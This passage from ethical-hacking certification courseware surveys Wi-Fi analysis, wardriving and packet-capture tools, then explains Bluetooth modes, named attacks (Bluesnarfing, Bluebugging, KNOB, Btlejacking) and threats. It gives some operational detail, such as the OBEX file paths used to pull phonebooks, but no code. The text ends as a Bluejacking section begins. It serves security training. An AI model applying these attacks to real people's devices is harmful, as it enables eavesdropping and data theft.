


Figure 16.106: Screenshot of Kismet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Traffic Analyzer Tools

AirMagnet WiFi Analyzer PRO | It is used to perform reliable Wi-Fi analysis of 802.11a/b/g/n/ax wireless networks without missing any traffic



SteelCentral Packet Analyzer
https://www.riverbed.com

Omnipeek Network Protocol Analyzer
https://www.liveaction.com

CommView for WI-Fi
https://www.tamos.com

Capsa Portable Network Analyzer
https://www.colasoft.com

PRTG Network Monitor
https://www.paessler.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Traffic Analyzer Tools

Wi-Fi traffic analyzer tools analyze, debug, maintain, and monitor local networks and Internet connections for performance, bandwidth usage, and security issues. They capture data passing through a dial-up connection or network Ethernet card, analyze these data, and present them in an easily readable form. This tool provides a comprehensive picture of the traffic passing through a network connection or WLAN segment. These tools analyze the network traffic to trace specific transactions or find security breaches. However, attackers use them for malicious purposes. The following are some tools used to analyze the traffic of target wireless networks.

- **AirMagnet WiFi Analyzer PRO**

  Source: *https://www.netally.com*

  AirMagnet WiFi Analyzer PRO is a Wi-Fi network traffic auditing and troubleshooting tool that provides the real-time, accurate, independent, and reliable Wi-Fi analysis of 802.11a/b/g/n/ax wireless networks missing any traffic.

  Attackers use AirMagnet WiFi Analyzer PRO to gather details such as wireless network connectivity, Wi-Fi coverage, performance, roaming, interference, and network security issues.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.107: Screenshot of AirMagnet WiFi Analyzer PRO

The following are some additional Wi-Fi traffic analyzer tools:

- SteelCentral Packet Analyzer (*https://www.riverbed.com*)
- Omnipeek Network Protocol Analyzer (*https://www.liveaction.com*)
- CommView for Wi-Fi (*https://www.tamos.com*)
- Capsa Portable Network Analyzer (*https://www.colasoft.com*)
- PRTG Network Monitor (*https://www.paessler.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



WarDriving Tools

WarDriving tools enable users to list all APs broadcasting beacon signals at their location. It helps users set up new APs by ensuring that no interfering APs exist. These tools verify the network setup, find locations with poor coverage in the WLAN, and detect other networks that may be causing interference. They can also detect unauthorized rogue APs. The following are some WarDriving tools.

- Airbase-ng (*https://aircrack-ng.org*)
- inSSIDer (*https://www.metageek.com*)
- NetSpot (*https://www.netspotapp.com*)
- WiGLE WiFi Wardriving (*https://play.google.com*)
- iStumbler (*https://istumbler.net*)

RF Monitoring Tools

Radio frequency (RF) monitoring tools help in discovering and monitoring Wi-Fi networks. These tools control and monitor network interfaces, including wireless ones. They display network activity and help control network interfaces. The following are some RF monitoring tools.

- Sentry Edge II (*https://www.tek.com)*
- DTC-340 RFXpert (*https://www.dektec.com*)
- CPRIAdvisor (*https://www.viavisolutions.com*)
- SigX (*http://www.kratoscomms.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Monics® satID® (*http://www.kratoscomms.com*)

Raw Packet Capturing Tools

Raw packet capturing tools capture wireless network packets and monitor WLAN packet activities. These tools capture every packet, support both Ethernet LAN and 802.11, and display network traffic at the MAC level. The following are some raw packet capturing tools.

- WirelessNetView (*https://www.nirsoft.net*)
- PRTG Network Monitor (*https://www.paessler.com*)
- Tcpdump (*https://www.tcpdump.org*)
- RawCap (*https://www.netresec.com*)
- Airodump-ng (*https://www.aircrack-ng.org*)

Spectrum Analyzing Tools

Spectrum analyzing tools perform RF spectrum analysis and Wi-Fi troubleshooting. With the help of these tools, users can detect any RF activity in the environment as well as areas where RF interference affects performance and results in user dissatisfaction due to slow connections or frequent disconnections. The following are some spectrum analyzing tools.

- Chanalyzer Essential (*https://www.metageek.com*)
- AirMagnet Spectrum XT (*https://www.netally.com*)
- Cisco Spectrum Expert Wi-Fi (*https://www.cisco.com*)
- RSA306B USB Spectrum Analyzer (*https://www.tek.com*)
- AirSleuth-Pro (*http://nutsaboutnets.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Wireless Concepts

2 Wireless Encryption

3 Wireless Threats

4 Wireless Hacking Methodology

5 Wireless Hacking Tools

6 Bluetooth Hacking

7 Countermeasures

8 Wireless Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Bluetooth Hacking

Bluetooth is a wireless technology that allows devices to share data over short distances. Bluetooth technology is vulnerable to various types of attacks. Through Bluetooth hacking, an attacker can perform various malicious operations on target mobile device. This section describes how attackers perform Bluetooth hacking using different types of tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Stack

- Bluetooth is a short-range wireless communication technology that replaces the cables connecting portable or fixed devices while maintaining high levels of security
- It allows devices to share data over short distances



Bluetooth Modes

Discoverable modes

1. Discoverable: Sends inquiry responses to all inquiries
2. Limited discoverable: Visible for a certain period of time
3. Non-discoverable: Never answers an inquiry scan

Pairing modes

1. Non-pairable mode: Rejects every pairing request
2. Pairable mode: Pairs upon request

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Stack

Bluetooth is a short-range wireless communication technology that replaces cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information. Two Bluetooth-enabled devices connect through a pairing technique.

A Bluetooth stack refers to an implementation of the Bluetooth protocol stack. It allows an inheritance application to work over Bluetooth. A user can port to any system using Atinav's OS abstraction layer. The below figure illustrates a Bluetooth stack.




Figure 16.108: Architecture of a Bluetooth stack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Bluetooth stack has two parts: general purpose and embedded system.

Bluetooth Modes

A user can set Bluetooth in the following modes.

- **Discoverable Modes**

  Bluetooth operates in the following three discoverable modes.

  - **Discoverable**: When Bluetooth devices are in the discoverable mode, they are visible to other Bluetooth-enabled devices. If a device attempts to connect to another, the device attempting to establish the connection must search for a device that is in the discoverable mode; otherwise, the device attempting to initiate the connection will not be able to detect the other device. The discoverable mode is necessary only while connecting to a device for the first time. Upon saving the connection, the devices remember each other; therefore, the discoverable mode is not necessary for lateral connection establishment.
  - **Limited discoverable**: In the limited discoverable mode, the Bluetooth devices are discoverable only for a limited period, for a specific event, or during temporary conditions. However, there is no Host Controller interface (HCI) command to set a device directly in the limited discoverable mode. A user has to do this indirectly. When a device is set to the limited discoverable mode, it filters out non-matched IACs and reveals itself only to those that matched.
  - **Non-discoverable**: Setting a Bluetooth device to the non-discoverable mode prevents that device from appearing on the list during a Bluetooth-enabled device search process. However, it remains visible to users and devices that were previously paired with it or know its MAC address.

- **Pairing Modes**

  The following are the pairing modes for Bluetooth devices.

  - **Non-pairable mode**: In the non-pairable mode, a Bluetooth device rejects pairing requests sent by any device.
  - **Pairable mode**: In the pairable mode, a Bluetooth device can accept pairing requests and establish a connection with a device that requested pairing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Hacking

- Bluetooth hacking refers to the exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks

Bluetooth Attacks

Bluesmacking	DoS attack, which overflows Bluetooth-enabled devices with random packets, causes the devices to crash	BluePrinting	The art of collecting information about Bluetooth-enabled devices, such as manufacturer, device model, and firmware version
Bluejacking	The art of sending unsolicited messages over Bluetooth to Bluetooth-enabled devices, such as mobile phones and laptops	Btlejacking	Detrimental to BLE devices, it is used to bypass security mechanisms and listen to information being shared
Bluesnarfing	The theft of information from a wireless device through a Bluetooth connection	KNOB Attack	Exploiting a vulnerability in Bluetooth to eavesdrop all the data being shared, such as keystrokes, chats, and documents
BlueSniff	Proof of concept code for a Bluetooth wardriving utility	MAC Spoofing Attack	Intercepting data intended for other Bluetooth-enabled devices
Bluebugging	Remotely accessing a Bluetooth-enabled device and using its features	Man-in-the-Middle /Impersonation Attack	Modifying data between Bluetooth-enabled devices communicating in a Piconet

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Hacking

Bluetooth hacking refers to the exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks. Bluetooth-enabled devices connect and communicate wirelessly through ad-hoc networks known as piconets. Attackers can gain information by hacking the target Bluetooth-enabled device from another Bluetooth-enabled device.

The following are some Bluetooth device attacks:

- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow. This type of attack is similar to an Internet Control Message Protocol (ICMP) ping-of-death attack.
- **Bluejacking:** Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming. Prior to any Bluetooth communication, the device initiating the connection must provide a name that is displayed on the recipient's screen. As this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, Bluejacking does not cause any damage to the receiving device. However, it may be irritating and disruptive to the victims.
- **Bluesnarfing:** Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. An attacker within the range of a target can use specialized software to obtain the data stored on the victim's device. To perform Bluesnarfing, an attacker exploits a vulnerability in the Object Exchange (OBEX) protocol that Bluetooth uses to exchange information. The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device's phonebook or telecom /cal.vcs for the device's calendar file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility. It is useful for finding hidden and discoverable Bluetooth devices. It operates on Linux.
- Bluebugging: Bluebugging is an attack in which an attacker gains remote access to a target Bluetooth-enabled device without the victim's awareness. In this attack, an attacker sniffs sensitive information and might perform malicious activities such as intercepting phone calls and messages and forwarding calls and text messages.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device. Attackers collect this information to create infographics of the model, manufacturer, etc. and analyze them to determine whether the device has exploitable vulnerabilities.
- **Btlejacking:** A Btlejacking attack is detrimental to Bluetooth low energy (BLE) devices. The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack. Following a successful attempt, the attacker can also bypass security mechanisms and listen to the information being shared. To implement this attack, the attacker must use affordable firmware-embedded equipment and minor software coding.
- **KNOB attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform am MITM attack on paired devices without being traced. The attacker leverages a vulnerability in the Bluetooth wireless standard and eavesdrops on all the data being shared in the network, such as keystrokes, chats, and documents. A KNOB attack is especially detrimental to two Bluetooth-enabled devices sharing encrypted keys. The attack is launched on short-distance communication protocols of Bluetooth negotiating the encryption keys required to be shared between nodes to establish a connection.
- **MAC spoofing attack:** A MAC spoofing attack is a passive attack in which attackers spoof the MAC address of a target Bluetooth-enabled device to intercept or manipulate the data sent to the target device.
- **Man-in-the-Middle/impersonation attack:** In an MITM/impersonation attack, attackers manipulate the data transmitted between devices communicating via a Bluetooth connection (piconet). During this attack, the devices intended to pair with each other unknowingly pair with the attacker's device, thereby allowing the attacker to intercept and manipulate the data transmitted in the piconet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Threats

Leakage of Calendars and Address Books

Attacker can steal a user's personal information and use it for malicious purposes

Bugging Devices

Attacker could instruct the user to make a phone call to other phones without any user interaction; they could even record the user's conversation

Sending SMS Messages

Terrorists could send false bomb threats to airlines using the phones of legitimate users

Causing Financial Losses

Hackers could send many MMS messages with an international user's phone, thus resulting in a high phone bill

Remote Control

Hackers can remotely control a phone to make phone calls or connect to the Internet

Social Engineering

Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections to pair with them, thereby stealing information

Malicious Code

Mobile phone worms can exploit a Bluetooth connection to replicate and spread itself

Protocol Vulnerabilities

Attackers exploit Bluetooth parings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Threats

Similar to wireless networks, Bluetooth devices also have various security threats. Attackers target vulnerabilities in the security configurations of Bluetooth devices to gain access to confidential information and the network to which they are connected. The following are some of Bluetooth security threats.

- **Leakage of calendars and address books**: Attackers can steal a user's personal information and use it for malicious purposes.
- **Bugging devices**: Attackers can instruct a smartphone to make a call to other phones without any user interaction. They can even record a user's conversations.
- **Sending SMS messages**: Terrorists could send false bomb threats to airlines using the smartphones of legitimate users.
- **Causing financial losses**: Hackers can send many MMS messages with an international user's phone, resulting in a high phone bill.
- **Remote control**: Hackers can remotely control a smartphone to make phone calls or connect to the Internet.
- **Social engineering**: Attackers can trick Bluetooth users into lowering security or disabling authentication for Bluetooth connections to pair with them and steal their information.
- **Malicious code**: Smartphone worms can exploit a Bluetooth connection to replicate and spread itself.
- **Protocol vulnerabilities**: Attackers exploit Bluetooth parings and communication protocols to steal data, make calls, send messages, launch DoS attacks on a device, spy on phones, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluejacking

- Bluejacking is the activity of sending anonymous messages over Bluetooth to Bluetooth-enabled devices, such as laptop and mobile phones, via the OBEX protocol

